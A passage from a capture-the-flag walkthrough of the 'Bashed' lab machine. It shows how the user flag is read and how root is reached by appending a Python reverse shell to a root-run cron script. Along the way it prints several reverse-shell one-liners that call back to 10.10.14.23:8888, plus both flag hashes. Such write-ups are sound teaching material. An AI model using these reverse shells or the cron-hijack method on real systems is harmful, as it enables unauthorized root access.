    15939      4 -rw-r--r--   1 scriptmanager scriptmanager     3786 Dec  4  2017 /home/scriptmanager/.bashrc
    15943      4 -rw-------   1 scriptmanager scriptmanager        2 Dec  4  2017 /home/scriptmanager/.bash_history
    15940      4 -rw-r--r--   1 scriptmanager scriptmanager      220 Dec  4  2017 /home/scriptmanager/.bash_logout
     6315      4 -rw-r--r--   1 arrexel       arrexel            655 Dec  4  2017 /home/arrexel/.profile
    14113      4 -rw-r--r--   1 arrexel       arrexel           3786 Dec  4  2017 /home/arrexel/.bashrc
     3100      4 -r--r--r--   1 arrexel       arrexel             33 Dec  4  2017 /home/arrexel/user.txt
     3099      4 -rw-------   1 arrexel       arrexel              1 Dec 23  2017 /home/arrexel/.bash_history
    14114      4 -rw-r--r--   1 arrexel       arrexel            220 Dec  4  2017 /home/arrexel/.bash_logout
    14117      0 -rw-r--r--   1 arrexel       arrexel              0 Dec  4  2017 /home/arrexel/.sudo_as_admin_successful
```

User.txt can be found in the home directory of **arrexel** and it can be read anyone.

```
cat /home/arrexel/user.txt
```




```
scriptmanager@bashed:/$ cat /home/arrexel/user.txt
2c281f318555dbc1b856957c7147bfc1
scriptmanager@bashed:/$
```

> user.txt flag: `2c281f318555dbc1b856957c7147bfc1`

Privilege Escalation to Root

Root.txt


The directory **scripts** standards out as it is not an standard directory.



```
scriptmanager@bashed:/$ ls
bin   etc         lib         media  proc  sbin     sys  var
boot  home        lib64       mnt    root  scripts  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv      usr
scriptmanager@bashed:/$ cd scripts && ls -la
```

Vulnerability Explanation:

Going into the directory **script**, it can be concluded that there has to be a **cronjob** running on the machine as the date created of the file **test.txt** keeps changing **every minute**.



```
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Apr 26 03:18 test.txt
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Dec  4  2017 .
drwxr-xr-x 23 root          root          4096 Dec  4  2017 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Dec  4  2017 test.py
-rw-r--r--  1 root          root            12 Apr 26 03:19 test.txt
scriptmanager@bashed:/scripts$ 
```


Since the script **test.py** is owned by **scriptmanager** and it is writing to the file **test.txt** as root. It can be said that the attacker can modify the script and it will be ran as root.

```
cat test.py
```

```
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```


RSG is used to generate a reverse shell in python and it also listens on the port specified. After adding the selected payload to the file **test.py**, it will be executed by the cronjob when it runs.

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.23",8888))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```



```
~/htb/bashed  rsg 10.10.14.23 8888 python                                    ✓ at 06:34:31
PYTHON REVERSE SHELL
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",8888));os.dup2(s.fileno(),0); o
s.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

PYTHON REVERSE SHELL
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",8888));os.dup2(s.fileno(),0); o
s.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'

PYTHON3 REVERSE SHELL
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

PYTHON3 REVERSE SHELL
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",8888));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
```


As soon as the **cronjab** executes, the attacker gets a reverse shell from the machine bashed.



```
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
scriptmanager@bashed:/scripts$ cat test.py
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.23",8888));os.dup2(s.fileno(),0); os.dup2(s.fi
leno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$

Select your payload, press "l" to listen on port 8888 or enter to exit: l
listening on [10.10.14.23] 8888 ...
connect to [10.10.14.23] from (UNKNOWN) [10.10.10.68] 49532
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```

the **root.txt** file is always located in **/root/**

```
cat /root/root.txt
```



```
# cat /root/root.txt
cat /root/root.txt
cc4f0afe3a1026d402ba10329674a8e2
# 
```

> root.txt flag: `cc4f0afe3a1026d402ba10329674a8e2`